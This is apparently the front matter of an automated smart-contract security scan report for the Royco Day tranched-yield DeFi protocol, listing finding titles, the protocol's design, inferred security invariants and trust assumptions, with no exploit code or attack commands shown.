



BugPoCer Scan Report

Prepared by: **Olympix**






Table of Contents

1. About

1.1. Methodology

1.2. Disclaimer

1.3. Project Overview

2. Scope

3. Summary

4. True Positive Findings

4.1. Medium

4.1.1. Blacklist Receiver Bypass On Redemption

4.2. Low

4.2.1. Missing Oracle Configuration Validation

4.2.2. Incorrect Max Withdrawal Calculation

4.2.3. Pause State Limit Mismatch

4.2.4. Preview Actual Mismatch

4.2.5. Cross Market Whitelist Role Bleed



1. About

This report was generated by Olympix's BugPoCer tool. BugPoCer automates end-to-end vulnerability exploitation for smart contracts - moving beyond static warning to deliver concrete, verifiable Proof-of-Concept (PoC) exploits. Built on Olympix's proprietary infrastructure and Intermediate Representation (IR), BugPoCer combines results from multiple analysis engines to identify confirmed security issues. Using an agentic AI framework to synthesize insights across the Olympix toolchain, it enables teams to instantly validate vulnerabilities, measure real-world impact, and confirm that patches are effective.

1.1. Methodology

BugPoCer breaks down a codebase into source *units* (function, contract, or library level). While findings will only be searched for in units within the specified scope, BugPoCer explores all relevant paths within the codebase. It couples this context with an extensive knowledge store to identify potential issues. For each issue, BugPoCer automatically generates a ready-to-run Foundry-format PoC test that reproduces the exploit under realistic attack conditions.

Each finding in the Scan Report includes:

- **Vulnerability Details** — Description, severity, affected lines, and potential impact
- **Exploit demonstration** — A PoC test that reliably triggers the issue

The findings within this report are broken down into 3 categories:

1. **True Positive (TP):** Vulnerabilities that were proven true via failing PoC test
2. **Needs Further Review:** Vulnerabilities for which BugPoCer was unable to write a compiling PoC test
3. **False Positive (FP):** Vulnerabilities that were proven false via passing PoC test

Findings marked true positive should be taken into careful consideration. Findings that need further review should be reviewed as potential exploits. BugPoCer, as any human auditor, can make mistakes. Therefore, false positives may be allocated some review time as a sanity check.



1.2. Disclaimer

This report does not guarantee the discovery of every vulnerability in scope, nor does it ensure that no new issues will arise as the codebase evolves. BugPoCer cannot provide assurances about code added or modified in future iterations. We recommend ongoing security reviews and the use of additional security measures such as independent audits and bug bounty programs.

Findings and suggested remediations in this report are provided for guidance only. Code samples or PoCs are illustrative and may require further testing and adaptation before production use.

This report is intended solely for informational purposes. It should not be interpreted as legal, financial, or investment advice, nor as an endorsement of the audited project.



1.3. Project Overview

Type: DeFi Risk-Tranching / Structured Yield Protocol

Description: Royco Day is a perpetual structured-yield protocol that splits yield sources into senior, junior, and liquidity tranches. It uses tranche vaults, a kernel, an accountant, oracle/venue quoters, and yield distribution models to enforce coverage/liquidity requirements, allocate losses and yield, and provide senior exit liquidity.

Design Goals:

- Protect senior capital from losses up to a guaranteed coverage threshold using junior first-loss capital.
- Maintain perpetual liquidity for senior shares under normal conditions and incentivize exits/restoration when liquidation coverage is breached.
- Adapt risk and liquidity premiums to market utilization so capital is attracted when coverage or liquidity utilization approaches 100%.
- Preserve accounting consistency and NAV conservation while reallocating yield, fees, and liquidity premiums.
- Enable extensibility to new yield sources, oracles, and market-making venues through layered templates without changing the factory or existing markets.
- Keep tranche shares DeFi-composable while retaining compliance controls for restricted accounts.
- Use manipulation-resistant and fundamental-value oracles to avoid stale or manipulable valuations, including depeg protection for synthetic assets.

Key Patterns:

- OpenZeppelin AccessManager RBAC / AccessManaged authority
- Pausable protocol controls
- UUPS proxy upgradeability with ERC1967 implementation slot
- Initializer-based deployment and upgradeable templates
- ERC20 tranche shares with burn, pause, and EIP-2612 permit

External Dependencies:

- Chainlink Data Feeds and L2 Sequencer Uptime Feeds
- Balancer V3 Vault, pools, hooks, and RateProvider interfaces
- Gyroscope / Gyro ECLP pools and LP oracle factory
- ERC20 market assets and USDC quote tokens
- External ERC4626 vault share-price sources
- Makina Machine share accounting
- External sanctions / blacklist oracle provider
- OpenZeppelin Contracts upgrade/access/token primitives
- Safe multisig governance/execution infrastructure

Invariants

— High — funds/access risk — Medium — functional correctness — Low — informational

AI-Inferred Invariants *Properties inferred by automated analysis of code patterns, architecture, and documentation.*

I `RoycoDayAccountant` must preserve the NAV conservation property, where “the sum of the raw NAVs equals the sum of the effective NAVs.”

I `MIN_COVERAGE` / `coverageWAD` must be validated at initialization to be strictly less than 100%.



- | When `coverageUtilizationWAD` is less than or equal to `WAD`, the senior tranche must be fully collateralized from a coverage lens; when `coverageUtilizationWAD` breaches `WAD`, the minimum coverage requirement is violated.
- | `liquidationCoverageUtilizationWAD` must be validated to be strictly greater than `WAD`, and a market must only be considered unhealthy/liquidating after the minimum coverage requirement has already been violated.
- | `RoycoDayKernel.stDeposit` must enforce both the coverage requirement and `ltvWAD < lltvWAD` before and after a deposit; an ST deposit must not force the market into an LLTV/self-liquidation breach.
- | When `liquidityUtilizationWAD` is less than or equal to `WAD`, the senior tranche must be sufficiently liquid; `RoycoDayKernel` must gate redemptions that reduce venue depth so the venue cannot be drained below the senior tranche's required liquidity floor, except once liquidation coverage utilization is breached.
- | `RoycoDayKernel` must revert operations that would leave the senior tranche undercollateralized or breach the liquidity floor, and must validate each operation's post-op accounting delta.
- | In `MarketState.FIXED_TERM`, senior and junior deposits and redemptions must be blocked, liquidity tranche redemptions must be blocked, liquidity tranche deposits must stay open, no liquidity premium or protocol fees may be taken, and adaptive-curve models must not adapt.
- | `stImpermanentLoss`, `jtCoverageImpermanentLoss`, and `jtSelfImpermanentLoss` must follow documented loss priority: ST losses are covered by JT up to available capacity before excess becomes senior impermanent loss, and JT losses reduce JT effective NAV before excess spills to ST as senior impermanent loss.
- | During recovery in `RoycoDayAccountant`, appreciation must repay `stImpermanentLoss` first, then `jtCoverageImpermanentLoss`, and only remaining gains may be distributed as yield through YDM instances.
- | Every `RoycoVaultTranche` share mint, redemption, and transfer must be screened against the market blacklist and sanctions overlay so restricted accounts cannot hold or move tranche shares.
- | All user-facing functions in Royco markets must be restricted using a Royco-managed whitelist, and all admin-facing functions must be gated by access control and only accessible by Royco-controlled roles.
- | Assets must only flow from whitelisted depositors directly to whitelisted protocols and vice versa, and protocol fees on assets must only be sent to the specific Royco fee recipient.
- | `RoycoFactory` must deploy markets only through registered and enabled deployment templates, and each deployment must be routed to a single enabled template.
- | After deployment, `RoycoFactory.validateDeployment` must ensure the senior tranche reports `TRANCHE_TYPE() == TrancheType.SENIOR` and the junior tranche reports `TRANCHE_TYPE() == TrancheType.JUNIOR`.
- | `RoycoVaultTranche.deposit` must not succeed when `_convertToShares` would mint `0` shares for a nonzero asset deposit.
- | `RoycoVaultTranche.previewMintProtocolFeeShares` must not attempt to mint protocol fee shares when `_trancheTotalAssets - _protocolFeeAssets <= 0`.
- | `RoycoDayAccountant` must only scale `lastJTSelfImpermanentLoss` by `lastJTRawNAV` when `lastJTRawNAV != 0`.
- | `stImpermanentLoss` must not be reducible by a user repeatedly depositing into and immediately redeeming from `RoycoSeniorTranche`.
- | `RoycoDayKernel._applySeniorTrancheSelfLiquidationBonus` must only remit a senior self-liquidation bonus after an `ltvWAD >= lltvWAD` breach, and `stSelfLiquidationBonusNAV` must be clamped by the remaining `jtEffectiveNAV`.
- | `RoycoLiquidityTranche` raw NAV must be read from the venue's manipulation-resistant oracle so trades and exogenous venue operations do not impact the instantaneous valuation of market-making depth.
- | Minting the liquidity premium as `RoycoSeniorTranche` shares must reassign appreciation without adding senior exposure, remain coverage-neutral, and preserve NAV conservation.



- | All timelocked parameter updates and UUPS implementation upgrades must be scheduled through `RoycoFactory` / `AccessManager`, wait the 2-day admin execution delay, and then execute through the authorized Safe flow unless canceled by the guardian Safe.
- | Every externally callable administrative function on `RoycoAuth` / `AccessManagedUpgradeable` contracts must be callable only when `ROYCO_AUTHORITY` authorizes `msg.sender` for that target selector.
- | Only `KERNEL` may call the `onlyRoycoKernel` accounting lifecycle functions on `RoycoDayAccountant`, including pre-operation sync, commit and post-operation sync paths.
- | All mutable parameter setters on `RoycoDayAccountant` must require the appropriate `ROYCO_AUTHORITY` role and must not be callable by arbitrary users.
- | Only `KERNEL` may call privileged `RoycoVaultTranche` minting, burning or raw NAV mutation paths; user-facing `deposit` and `redeem` must route through `IRoycoDayKernel`.
- | Only the configured tranche proxies `SENIOR_TRANCHE`, `JUNIOR_TRANCHE` and `LIQUIDITY_TRANCHE` may call their corresponding `RoycoDayKernel` tranche operation entrypoints such as `stDeposit`, `jtDeposit`, `ltDeposit`, `stRedeem`, `jtRedeem` and `ltRedeem`.
- | `RoycoFactory.grantMarketRole`, `RoycoFactory.setMarketTargetFunctionRole` and `RoycoFactory.executeAsFactory` must be callable only by the currently active registered template under `onlyActiveTemplate`.
- | `BaseDeploymentTemplate.deployMarket` and internal deployment helpers must be callable only by `ROYCO_FACTORY`; arbitrary users must not deploy markets through a template directly.
- | `RoycoFactory.registerTemplate` must only register a template for which `IBaseTemplate.isInitialized()` is true and `IBaseTemplate.ROYCO_FACTORY()` equals the registering `RoycoFactory`.
- | `RoycoFactory.executeMarketDeployment` must accept only valid template results: `kernel` and `seniorTranche` must be nonzero, and at least one subordinate tranche such as `juniorTranche` or `liquidityTranche` must be nonzero.
- | Only authorized blacklist administrators may mutate `RoycoBlacklist` local blacklist state or sanctions-list configuration, and `address(0)` must never be blacklisted, unblacklisted or used as initial authority.
- | `RoycoDayBalancerV3Hooks` callbacks must be invoked only by the configured Balancer `Vault` and only for the configured liquidity-tranche Balancer pool.
- | Quoter and oracle setters such as `setConversionRate`, `setChainlinkOracle`, `setBPTOracle` and `setMaxReinvestmentSlippage` must be callable only by the `ORACLE_QUOTER_ADMIN` role authorized by `ROYCO_AUTHORITY`.
- | Kernel policy setters such as `setProtocolFeeRecipient`, `setSeniorTrancheSelfLiquidationBonus`, `setRoycoBlacklist` and `reinvestLiquidityPremium` must be callable only by their configured AccessManager roles.
- | `upgradeToAndCall()` and `_authorizeUpgrade()` on every `RoycoBase` / `UUPSUpgradeable` implementation must only succeed for callers authorized by the configured `AccessManager`; no public caller or template may change the `ERC1967_IMPL_SLOT` implementation pointer.
- | Every custom storage namespace (`ROYCO_DAY_KERNEL_STORAGE_SLOT`, `ROYCO_DAY_ACCOUNTANT_STORAGE_SLOT`, `ROYCO_BLACKLIST_STORAGE_SLOT`, `ROYCO_FACTORY_STORAGE_SLOT`, `IDENTICAL_ASSETS_ST_JT_ORACLE_QUOTER_STORAGE_SLOT`, `BALANCER_V3_LT_BPTORACLE_QUOTER_STORAGE_SLOT`) must remain unique and struct-compatible across upgrades.
- | `initialize()` and deployment-template initialization for `RoycoBase` descendants and `BaseDeploymentTemplate` must execute exactly once with nonzero `authority`, `KERNEL`, `ASSET`, tranche, accountant, vault, and oracle addresses; implementation contracts must not become independently administered.
- | All privileged selector permissions for fee, `IYDM`, oracle, pause, template, blacklist, and upgrade configuration must be assigned in `AccessManager` only to intended roles; unprivileged addresses must never reach those state changes.
- | For each tranche token (`RoycoSeniorTranche`, `RoycoJuniorTranche`, `RoycoLiquidityTranche`), `totalSupply()` must equal the sum of all `balanceOf(account)` values after every `transfer()`, `mint()`, `burn()`, `deposit()`, and



`redeem()` path.

Only `KERNEL` / `RoycoDayKernel`-authorized pathways guarded by `onlyKernel` may create or destroy tranche shares outside standard holder burns; no arbitrary account may mint unbacked `totalSupply()`.

A positive `assets` input to `deposit()` or `mint()` must not mint zero economically meaningful `shares` unless rejected by `dustTolerance`; direct transfers of `ASSET` must not let a later depositor receive unfairly fewer `shares`.

For every tranche, `totalAssets()` must not exceed the recoverable amount of `ASSET` held by or claimable through `RoycoDayKernel` / `RoycoDayAccountant`; `redeem()` must never pay more `ASSET` than is backed by protocol accounting.

For every ERC20 `ASSET`, `ST_ASSET`, `JT_ASSET`, `LT_ASSET`, and `QUOTE_ASSET` transfer, accounted deltas must equal actual balance-before/balance-after deltas; fee-on-transfer, rebasing, pausable, or blacklist behavior must not create unbacked shares or stuck liabilities.

`SENIOR_TRANCHE`, `JUNIOR_TRANCHE`, `LIQUIDITY_TRANCHE`, `ACCOUNTANT`, and each tranche `KERNEL` reference must be reciprocal and nonzero after initialization; `onlySeniorTranche`, `onlyJuniorTranche`, `onlyLiquidityTranche`, and `onlyTranche` must reject mismatched callers.

Any `RoycoDayKernel` operation that changes tranche balances, NAV, premiums, utilization, or liquidation state must call or be wrapped by `withSyncedAccounting` or equivalent synchronization before using `RoycoDayAccountant` values and after external venue effects.

Before the configured `fixedTermDuration` /maturity, user entrypoints must not allow premature `redeem()` or liquidation paths that bypass fixed-term gates; after maturity, allowed redemption and liquidation paths must remain reachable.

Every liquidation path must strictly improve `liquidationCoverageUtilization` /coverage for `RoycoDayAccountant` and must not let the same economic actor profit from self-liquidation through senior-tranche bonus, protocol fee, or premium accounting.

Upgrades of protocol UUPS proxies must be scheduled and executed through `IAccessManager.schedule` and `IAccessManager.execute` by the authorized governance role; direct unreviewed EOA upgrades must not be possible.

Each initializer such as `initialize`, `__RoycoDayKernel_init` and template `initialize` must execute at most once for a proxy or template instance, and implementation constructors must not leave takeoverable initialized state.

Storage namespaces and critical storage slots such as `ROYCO_DAY_ACCOUNTANT_STORAGE_SLOT`, `ROYCO_DAY_KERNEL_STORAGE_SLOT`, `ROYCO_FACTORY_STORAGE_SLOT`, `ROYCO_BLACKLIST_STORAGE_SLOT` and the `ERC1967_IMPL_SLOT` must not collide or change meaning across upgrades.

A successful upgrade must preserve immutable market wiring including `KERNEL`, `ACCOUNTANT`, `SENIOR_TRANCHE`, `JUNIOR_TRANCHE`, `LIQUIDITY_TRANCHE`, `ST_ASSET`, `JT_ASSET`, `LT_ASSET` and each tranche `TRANCHE_TYPE`.

A successful tranche upgrade must preserve `name`, `symbol`, `totalSupply`, `asset`, `KERNEL`, `TRANCHE_TYPE` and pre-upgrade `totalAssets` semantics for each `RoycoVaultTranche` proxy.

A successful `RoycoFactory` /`AccessManager` upgrade must preserve `expiration`, `getRoleAdmin`, `getRoleGuardian`, `getRoleGrantDelay` and `hasRole` values unless the scheduled governance action explicitly changes them.

New implementation addresses written to `ERC1967_IMPL_SLOT` must be nonzero, intended UUPS-compatible implementations and must pass module-specific `IUpgradeVerifier.verify` checks before being accepted.

After each accounting sync, the sum of value attributed to `SENIOR_TRANCHE`, `JUNIOR_TRANCHE`, `LIQUIDITY_TRANCHE`, and protocol fees must equal previous accounted value plus realized yield/loss, within rounding and `dustTolerance`.



- | `latestRoundData()` prices consumed by Chainlink quoter contracts must satisfy `answer > 0`, `updatedAt != 0`, `block.timestamp - updatedAt <= ORACLE_STALENESS_THRESHOLD_SECONDS`, and completed-round checks before affecting `convertToAssets()`, `convertToShares()`, or liquidation pricing.
- | On L2 deployments, `sequencerFeed` must report the sequencer as up and the elapsed time since recovery must exceed `ORACLE_GRACE_PERIOD_SECONDS` before any Chainlink price is accepted.
- | Admin oracle rates in `IdenticalAssets_ST_JT_AdminOracle_Quoter` must be set only by authorized `AccessManager` roles, must be positive and bounded, and must never equal `SENTINEL_CONVERSION_RATE` during live conversion.
- | When `IdenticalERC4626Shares_ST_JT_Oracle_Quoter` uses `ERC4626_SHARES_TO_CONVERT_TO_ASSETS`, the referenced vault's `convertToAssets()` result must be positive, correctly scaled to `TRANCHE_UNIT_SCALE_FACTOR`, and resistant to same-transaction donation manipulation.
- | `RoycoDayBalancerV3Hooks` and `BalancerV3_LT_BPTOracle_Quoter` callbacks must only be callable by the configured `IVault` and intended `LIQUIDITY_TRANCHE_BALANCER_V3_POOL`; arbitrary callers must not trigger accounting sync, reinvest, or venue callbacks.
- | Balancer V3 add/remove/reinvest flows must not commit `RoycoDayAccountant` or `RoycoDayKernel` state unless the `IVault` operation succeeds and final `QUOTE_ASSET`, BPT, and liquidity-tranche amounts meet configured minimums.
- | `getRate()` and BPT oracle values used by `BalancerV3_LT_BPTOracle_Quoter` must be positive, fresh, and derived from the configured pool indexes `ST_SHARE_POOL_INDEX` and `QUOTE_ASSET_POOL_INDEX`; changing token order must not invert the price.
- | No external call to `ASSET`, `IVault`, Chainlink feeds, ERC4626 vaults, or Makina `MAKINA_MACHINE` may reenter `RoycoDayKernel` or `RoycoDayAccountant` to observe or mutate partially updated `withQuoterCache` or accounting state.
- | When `ENFORCE_TRANCHE_WHITELIST_ON_TRANSFER` or `RoycoBlacklist` screening is enabled, every path that transfers, mints, deposits, redeems, or receives tranche shares must apply the same whitelist/blacklist policy to `from`, `to`, `owner`, and `receiver` as appropriate.
- | Every factory-deployed market must have nonzero, chain-correct addresses for `AccessManager`, `KERNEL`, `ACCOUNTANT`, `SENIOR_TRANCHE`, `JUNIOR_TRANCHE`, `LIQUIDITY_TRANCHE`, `ASSET`, `BALANCER_V3_VAULT`, and oracle dependencies before user deposits are enabled.
- | When a market component is paused via `pause`, state-changing user operations such as `deposit`, `redeem`, tranche transfers, Balancer hook callbacks and synced accountant setters must revert until `unpause` succeeds.
- | `RoycoDayAccountant` configuration must always satisfy fee, coverage, liquidity and yield-share bounds: protocol fees must not exceed the max fee, `minCoverageWAD` must be below `WAD`, liquidation coverage utilization must exceed `WAD`, `minLiquidityWAD` must be below `WAD`, and maximum yield shares must not exceed their combined cap.
- | Any `RoycoDayAccountant` setter protected by `withSyncedAccounting` must synchronize `KERNEL` accounting before writing new parameter values and must revert if `KERNEL` sync reverts.
- | `RoycoDayAccountant` post-operation sync must accept only operation-specific NAV deltas: `ST_DEPOSIT`, `JT_DEPOSIT`, `LT_DEPOSIT`, redemption and multi-asset operations may change only the tranches and bonus fields permitted for that operation.
- | Deposits and redemptions must not leave coverage or liquidity requirements violated: `stDeposit`, `jtRedeem`, `ltRedeem`, `ltDepositMultiAsset` and `ltRedeemMultiAsset` must respect `COVERAGE_REQUIREMENT_VIOLATED` and `LIQUIDITY_REQUIREMENT_VIOLATED` gates except for explicitly allowed liquidation behavior.
- | While `RoycoDayAccountant` reports a fixed-term market state, `RoycoDayKernel` must disable ST/JT deposits and redemptions and LT multi-asset operations with an ST leg, while only explicitly supported fixed-term LT paths may remain enabled.



- If `roycoBlacklist` is configured, blacklisted or sanctioned accounts must have zero `maxDeposit / maxRedeem` and must not be able to send, receive, deposit, redeem or transfer tranche shares except through explicitly allowed burn/cleanup paths.
- When `enforceVaultSharesTransferWhitelist` is enabled, tranche share mints and transfers to an account must pass `IAccessManager.canCall` for the relevant `deposit` selector; redemptive burns must not require the receiver to be whitelisted.
- `IdenticalAssets_ST_JT_ChainlinkOracle_Quoter` must reject Chainlink prices that are zero, negative, stale, reverted, or reported while the sequencer uptime feed is down or still within the grace period; live feeds must use a nonzero staleness threshold.
- Admin-oracle conversion rates stored by `IdenticalAssets_ST_JT_AdminOracle_Quoter` must be nonzero whenever the admin-rate path is active; any sentinel value used by `IdenticalAssets_ST_JT_ChainlinkOracle_Quoter` must only restore a valid live-oracle path.
- `BalancerV3_LT_BPT0racle_Quoter.setBPT0racle` must accept only a nonzero BPT oracle that prices the configured `LT_ASSET` pool, and `setMaxReinvestmentSlippage` must keep `maxReinvestmentSlippage` strictly below `WAD`.
- `RoycoDayBalancerV3Hooks` must synchronize tranche accounting before external Balancer swaps or add/remove liquidity operations for the market pool, and must revert when the hook is paused or lacks the `syncTrancheAccounting` role.
- `ltDepositMultiAsset` and `ltRedeemMultiAsset` must be atomic: if venue calls, slippage floors, share mint floors, coverage checks or liquidity checks fail, all token transfers, pool operations, tranche mints/burns and accounting commits must revert together.
- `RoycoDayKernel` construction and initialization must reject zero component addresses, mismatched tranche `asset` values, null `initialAuthority` or `protocolFeeRecipient`, and incompatible `JT_COINVESTED` configuration for identical ST/JT assets.
- `BaseDeploymentTemplate.initialize` must not allow duplicate component IDs, empty creation code, or later mutation of `_bytecodePointers`; registered templates must contain the audited creation code for every component they deploy.
- External low-level calls in `RoycoFactory.executeAsFactory`, `RoycoDayAccountant` YDM initialization and kernel-sync setters must bubble failures and must not leave partially updated state when the called target reverts.
- All user-facing `RoycoDayKernel` deposit, redeem, sync and Balancer venue paths guarded by `ReentrancyGuardTransient` must remain non-reentrant across upgrades and refactors.
- `RoycoDayAccountant` must use only nonzero and distinct `jtyDM` and `ltyDM` contracts whose initialization succeeds, and YDM-derived premium yield shares must remain capped by `maxJTYieldShareWAD` and `maxLTYieldShareWAD`.
- `RoycoDayAccountant` premium accrual and sync must never mint or allocate premiums greater than available senior yield; `PREMIUMS_EXCEED_SENIOR_YIELD` and accumulator-overflow conditions must revert before state is committed.
- `RoycoFactory.executeAsFactory` must revert with `FACTORY_CALL_FAILED` when the target call reverts, and its low-level call must never be reachable while no `activeTemplate` is set.
- `RoycoVaultTranche` ERC20 transfer hooks must always call into `RoycoDayKernel.preTrancheBalanceUpdateHook` /equivalent screening before balance updates so pause, blacklist and whitelist checks cannot be bypassed by `transfer`, `transferFrom`, `mint` or `burn`.
- A market with no fixed-term duration must remain permanently in `MarketState.PERPETUAL`; otherwise, transitions between `MarketState.PERPETUAL` and `MarketState.FIXED_TERM` must follow the documented loss, recovery, duration-elapse, liquidation-breach, and uncollateralized-market conditions.



- | `jitCoverageImpermanentLoss` must be reset when the market is forced back to `MarketState.PERPETUAL`: when fixed-term duration elapses, on a liquidation breach, or on an uncollateralized market.
- | Any `NAV_UNIT` value passed to `Units.toInt256` must not exceed `type(int256).max` in a properly functioning market.
- | Only roles authorized by `ROYCO_AUTHORITY` may call `pause` and `unpause`; `PAUSER_ROLE`-style permissions must not imply `UNPAUSER_ROLE` or any unrelated admin permission.
- | `previewDeposit()`, `previewMint()`, `previewWithdraw()`, `previewRedeem()`, `convertToShares()`, and `convertToAssets()` on tranche contracts must match actual `deposit()`, `mint()`, `withdraw()`, and `redeem()` outcomes up to documented rounding and `dustTolerance`.
- | `permit()` on `RoycoVaultTranche` must include the correct `EIP712` domain/chain ID, enforce `deadline`, recover a nonzero owner, and increment `nonces(owner)` exactly once for every successful signature.
- | `RoycoDayBalancerV3HooksStandIn` must not be used as a live value-bearing hook proxy unless its `upgradeToAndCall` authorization is locked down or replaced through an authorized upgrade to `RoycoDayBalancerV3Hooks`.
- | `IYDM` outputs used by `RoycoDayAccountant` must remain within `[0, WAD]` and respect `MAX_ADAPTATION_SPEED_WAD`, `MAX_LINEAR_ADAPTATION_WAD`, `MIN_YIELD_SHARE_AT_TARGET_WAD`, `MAX_YIELD_SHARE_AT_TARGET_WAD`, and `TARGET_UTILIZATION_WAD` for every utilization input.
- | `Create2DeployUtils` and factory deployments must not reuse a `salt` with different bytecode for the same component ID, and `_bytecodePointers` must resolve to immutable bytecode matching the expected component.
- | `pause()` and `unpause()` authority must be restricted, and pausing `RoycoAuth` OR `RoycoVaultTranche` must not create an inconsistent state where unsafe liquidation or accounting mutations continue while users cannot perform required protective `redeem()` or exit actions.
- | Time-based accounting fields in `RoycoDayAccountant` and `BaseAdaptiveCurveYDM` must remain monotonic and representable; truncation to `uint32` or accumulation into `uint192` must not create same-block full-period accrual or adaptation spikes that violate configured caps.
- | `protocolFeeRecipient` in `RoycoDayKernel` initialization and `setProtocolFeeRecipient` must never be `address(0)`, and fee-recipient status must not grant any privileged role or whitelist bypass.
- | `RoycoDayKernel.getRate` must return a rate derived from committed or preview-synced senior tranche accounting and must not depend on stale cached values when called outside the `withQuoterCache` context.
- | Deterministic deployment salts used by `RoycoFactory`, `BaseDeploymentTemplate` and `Create2DeployUtils` must uniquely bind the intended component code and constructor/init parameters; an existing contract at a predicted salt must not be silently reused for incompatible market parameters.

Security Assumptions:

- **ROYCO_AUTHORITY / OpenZeppelin AccessManager** (Trusted)
 - Authoritatively gates `restricted` calls on `AccessManagedUpgradeable` contracts
 - Enforces role membership, execution delays and selector-to-role mappings for market functions
 - Provides `canCall`, `schedule`, `execute`, `grantRole` and target function role checks used by factory, kernel and scripts
- **Chainlink price feeds and sequencer uptime feed** (Trusted)
 - Return accurate positive prices with fresh timestamps and correct decimals
 - Sequencer uptime feed reports L2 sequencer status and grace-period state correctly
 - May revert or stale/invalid values must be rejected by quoter logic
- **Balancer V3 Vault, pools, hooks interface and LP oracle factory/oracles** (Trusted)



- Provide correct pool token lists, BPT balances, hook callbacks and LP oracle pricing for the configured liquidity-tranche pool
- Invoke hooks only through the Balancer Vault call path
- Reject or surface invalid pool/oracle configurations so Royco validation can revert
- **Sanctions list provider** (Trusted)
 - Accurately reports sanctioned accounts through `isSanctioned`
 - Must not maliciously flag unrelated accounts except as dictated by the external compliance policy
 - If unwired, local blacklist state should remain the only blacklist source
- **OpenZeppelin upgradeability/access/pausable primitives** (Trusted)
 - `UUPSUpgradeable`, `Initializable`, `AccessManagedUpgradeable`, `PausableUpgradeable` and ERC20 upgradeable extensions behave according to OpenZeppelin specifications
 - Do not introduce storage-slot collisions or bypass `restricted` /initializer/pause semantics
 - Provide correct ERC1967 implementation slot behavior for UUPS proxies
- **ROOT_MULTISIG / AccessManager root admin** (SemiTrusted)
 - Schedules and executes high-impact governance operations through `IAccessManager.schedule` and `IAccessManager.execute`
 - Administers roles, role admins/guardians/grant delays and UUPS upgrades for protocol proxies
 - Must not bypass timelock/governance process or install malicious implementations/templates
- **EXECUTOR_MULTISIG** (SemiTrusted)
 - Executes prepared operational Safe transactions and authorized protocol actions
 - Should not originate arbitrary unreviewed upgrades, template registrations or parameter changes outside configured AccessManager permissions
 - Acts as an operational signer with scope bounded by roles assigned in deployment configuration
- **WCE_MULTISIG / compliance or market-ops multisig** (SemiTrusted)
 - Performs bounded compliance/market-operations tasks such as whitelist, blacklist or market maintenance where configured
 - Cannot mint tranche shares, seize arbitrary user assets or upgrade implementations unless separately granted high-privilege roles
 - Must use roles only for the market(s) and functions configured by the AccessManager
- **DEPLOYER / market deployment executor** (SemiTrusted)
 - Deploys deterministic implementations, proxies and templates using deployment scripts and `Create2DeployUtils`
 - May create new markets and supply market-specific parameters for opt-in participants
 - Should not affect existing non-consenting markets except through explicitly granted factory/governance permissions
- **FACTORY_ADMIN / template registry admin** (SemiTrusted)
 - Registers and deprecates deployment templates after verifying initialization and factory binding
 - Can influence future market deployments by choosing active templates but should not mutate existing markets outside configured permissions
 - Must only register audited templates with correct bytecode pointers
- **Active deployment templates** (SemiTrusted)



- Deploy market components only when called by `RoycoFactory`
- Bind market roles and target selectors during the active deployment window
- Use `executeAsFactory` only for deterministic, audited wiring calls required for the new market
- **KERNEL_ADMIN** (SemiTrusted)
 - Updates kernel-level protocol parameters such as protocol fee recipient and senior tranche self-liquidation bonus
 - Must respect validation bounds such as nonzero fee recipient and bonus not exceeding WAD
